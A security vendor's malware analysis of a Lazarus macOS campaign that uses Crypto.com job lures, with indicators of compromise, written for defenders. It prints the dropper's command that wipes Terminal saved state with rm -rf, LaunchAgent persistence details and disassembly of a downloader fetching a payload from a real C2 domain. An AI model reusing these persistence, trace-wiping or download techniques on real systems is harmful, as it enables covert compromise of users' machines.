Lazarus ‘Operation In(ter)ception’ Targets macOS Users Dreaming of Jobs in Crypto

sentinelone.com/blog/lazarus-operation-interception-targets-macos-users-dreaming-of-jobs-in-crypto


September 26, 2022

Back in August, researchers at ESET spotted an instance of Operation In(ter)ception using lures for job vacancies at cryptocurrency exchange platform Coinbase to infect macOS users with malware. In recent days, SentinelOne has seen a further variant in the same campaign using lures for open positions at rival exchange Crypto.com. In this post, we review the details of this ongoing campaign and publish the latest indicators of compromise.

Coinbase Campaign Turns to Crypto.com

North-Korean linked APT threat actor Lazarus has been using lures for attractive job offers in a number of campaigns since at least 2020, including targeting aerospace and defense contractors in a campaign dubbed ‘Operation Dream Job’.

While those campaigns distributed Windows malware, macOS malware has been discovered using a similar tactic. Decoy PDF documents advertising positions on crypto exchange platform Coinbase were discovered by our friends at ESET back in August 2022, with indications that the campaign dated back at least a year. Last week, SentinelOne observed variants of the malware using new lures for vacancies at Crypto.com.




Decoy document advertising positions on crypto.com

First Stage and Persistence


Although it is not clear at this stage how the malware is being distributed, earlier reports suggested that threat actors were attracting victims via targeted messaging on LinkedIn.

The first stage dropper is a Mach-O binary that is a similar template to the `safarifontsagent` binary used in the Coinbase variant. The first stage creates a folder in the user's Library called "WifiPreference" and drops a persistence agent at `~/Library/LaunchAgents/com.wifianalyticsagent.plist`, targeting an executable in the WifiPreferences folder called `wifianalyticsagent`.



Persistence agent *com.wifianalyticsagent*

The LaunchAgent uses the same label as in the Coinbase variant, namely `iTunes_trush`, but changes the target executable location and the agent file name. Analysis of the binary shows that these details are simply hardcoded in the `startDaemon()` function at compile time, and as such there are likely to be further variants extant or forthcoming.




The *startDaemon()* function hardcodes the persistence agent details

The WifiPreference folder contains several other items, including the decoy document, Crypto.com_Job_Opportunities_2022_confidential.pdf.

```
tritium@london-12 WifiPreference % ls -l
total 1384
-rw-------@ 1 tritium  staff  546597 26 Sep 10:42 Crypto.com_Job_Opportunities_2022_confidential.pdf
drwxr-xr-x  3 tritium  staff      96 23 Aug 04:04 WifiAnalyticsServ.app
-rw-r--r--  1 tritium  staff    1245 26 Sep 11:01 WifiCloudWidget
-rwxr-xr-x  1 tritium  staff  153760 23 Aug 04:09 wifianalyticsagent
tritium@london-12 WifiPreference %
```

The PDF is a 26 page dump of all vacancies at Crypto.com. Consistent with observations in the earlier campaign, this PDF is created with MS Word 2016, PDF version 1.5. The document author is listed as “UChan”.



The PDF decoy was created with MS Word 2016

The first stage malware opens the PDF decoy document and wipes the Terminal’s current savedState.

```
open
'/Users/tritium/Library/WifiPreference/Crypto.com_Job_Opportunities_2022_confidential.
 &&
rm -rf '/Users/tritium/Library/Saved Application State/com.apple.Terminal.savedState'
```

The second stage in the Crypto.com variant is a bare-bones application bundle named “WifiAnalyticsServ.app”; this mirrors the same architecture seen in the Coinbase variant, which used a second stage called “FinderFontsUpdater.app”. The application uses the bundle identifier `finder.fonts.extractor` and has been in existence since at least 2021.

The main purpose of the second-stage is to extract and execute the third-stage binary, `wifianalyticsagent`. This functions as a downloader from a C2 server. The Coinbase variant used the domain `concrecapital[.]com`. In the Crypto.com sample, this has changed to `market.contradecapital[.]com`.

```
        0x100003a6a      48b964576964.  movabs rcx, 0x74656764695764 ; 'dWidget'
        0x100003a74      48898c0500fb.  mov qword [rbp + rax - 0x500], rcx
        0x100003a7c      0f1005c20400.  movups xmm0, xmmword [str._Library_WifiPreference_WifiCloudWidget] ; [0x100003f45:16]=-
; "/Library/WifiPreference/WifiCloudWidget"
        0x100003a83      0f118405e0fa.  movups xmmword [rbp + rax - 0x520], xmm0
        0x100003a8b      0f1005c30400.  movups xmm0, xmmword [0x100003f55] ; [0x100003f55:16]=-1
        0x100003a92      0f118405f0fa.  movups xmmword [rbp + rax - 0x510], xmm0
        0x100003a9a      488d357f0800.  lea rsi, sym._g_szServerUrl ; 0x100004320 ; "https://market.contradecapital.com" ; cons
char *src
        0x100003aa1      4889df         mov rdi, rbx                ; char *dest
        0x100003aa4      e84d010000     call sym.imp.strcpy         ; char *strcpy(char *dest, const char *src)
        0x100003aa9      4889df         mov rdi, rbx
        0x100003aac      e84b010000     call sym.imp.strlen         ; uint64_t strlen(const char *s)
        0x100003ab1      66c78405e0fe.  mov word [rbp + rax - 0x120], 0x2f ; '/'
        0x100003abb      498b37         mov rsi, qword [r15]        ; const char *s2
        0x100003abe      4889df         mov rdi, rbx                ; char *s1
        0x100003ac1      e82a010000     call sym.imp.strcat         ; char *strcat(char *s1, const char *s2)
        0x100003ac6      4889df         mov rdi, rbx
        0x100003ac9      e82e010000     call sym.imp.strlen         ; uint64_t strlen(const char *s)
        0x100003ace      c78405e0feff.  mov dword [rbp + rax - 0x120], 0x676e702e ; '.png'
        0x100003ad9      c68405e4feff.  mov byte [rbp + rax - 0x11c], 0
        ; CODE XREF from main @ 0x100003aff(x)
    ┌─> 0x100003ae1      4889df         mov rdi, rbx                ; int64_t arg1
    ¦   0x100003ae4      4c89f6         mov rsi, r14                ; int64_t arg2
    ¦   0x100003ae7      ba01000000     mov edx, 1                  ; int64_t arg3
    ¦   0x100003aec      e84ef6ffff     call sym DownloadFile(char*, char*, unsigned int) ; sym.DownloadFile_char__char__unsign
```

Hardcoded C2 in the third-stage downloader

The payload is written to the WifiPreference folder as `WifiCloudWidget`. Unfortunately, due to the C2 being offline when we analysed the sample, we were unable to retrieve the `WifiCloudWidget` payload.


The threat actors have made no effort to encrypt or obfuscate any of the binaries, possibly indicating short-term campaigns and/or little fear of detection by their targets. The binaries are all universal Mach-Os capable of running on either Intel or M1 Apple silicon machines and signed with an ad hoc signature, meaning that they will pass Apple's Gatekeeper checks despite not being associated with a recognized developer identity.

```
Executable=/Users/auser/Library/WifiPreference/wifianalyticsagent
Identifier=wifianalyticsagent-55554944926af730719f3ec4839230499eb8dd8f
Format=Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=668 flags=0x10002(adhoc,runtime) hashes=9+7 location=embedded
Hash type=sha256 size=32
CandidateCDHash sha1=c88ce0abea583f669efdf9e6c773172719a4e116
CandidateCDHashFull sha1=c88ce0abea583f669efdf9e6c773172719a4e116
CandidateCDHash sha256=8cd6abf605073af15c62749f46a51eabbde9c675
CandidateCDHashFull sha256=8cd6abf605073af15c62749f46a51eabbde9c675590dd47fd13c066089758e8f
Hash choices=sha1,sha256
CMSDigest=63c75c5fbb5d12517c99264af3caba6829a33b1c35df13206222eb3c31376125
CMSDigestType=2
CDHash=8cd6abf605073af15c62749f46a51eabbde9c675
Signature=adhoc
Info.plist=not bound
TeamIdentifier=not set
Runtime Version=12.1.0
Sealed Resources=none
# designated => cdhash H"c88ce0abea583f669efdf9e6c773172719a4e116" or cdhash H"8cd6abf605073af15c62749f46a51eabbde9c675" or cdhash
H"b206f43474e2258a0bf955f37bd60e898f990e2e" or cdhash H"d757d3c6b7c4e809ba93e47903d58a3e848d9e65"
```

The *wifianalyticsagent* sample passes Gatekeeper with an 'ad hoc' signature

Staying Protected Against Lazarus Malware

SentinelOne customers are protected against the malware variants used in this campaign. For those not currently protected by SentinelOne, security teams and administrators are urged to review the indicators of compromise at the end of this post.



Conclusion

The Lazarus (*aka* Nukesped) threat actor continues to target individuals involved in cryptocurrency exchanges. This has been a long-running theme going as far back as the AppleJeus campaigns that began in 2018. Operation In(ter)ception appears to be extending the targets from users of crypto exchange platforms to their employees in what may be a combined effort to conduct both espionage and cryptocurrency theft.

Indicators of Compromise

SHA 1	Name/Description
a57684cc460d4fc202b8a33870630414b3bbfafc	1st Stage, `xxx`
65b7091af6279cf0e426a7b9bdc4591679420380	Crypto.com_Job_Opportunities_2022_confidential.pdf
1f0f9020f72aa5a38a89ffd6cd000ed8a2b49edc	2nd Stage, `WifiAnalyticsServ`
1b32f332e7fc91252181f0626da05ae989095d71	3rd stage, `wifianalyticsagent`

Communications
`market.contradecapital[.]com`

Persistence
`~/Library/LaunchAgents/com.wifianalyticsagent.plist`

File paths

```
~/Library/WifiPreference/WifiAnalyticsServ.app
~/Library/WifiPreference/WifiCloudWidget
~/Library/WifiPreference/wifianalyticsagent
~/Library/WifiPreference/Crypto.com_Job_Opportunities_2022_
confidential.pdf
```

Labels and Bundle Identifiers

```
iTunes_trush
finder.fonts.extractor
```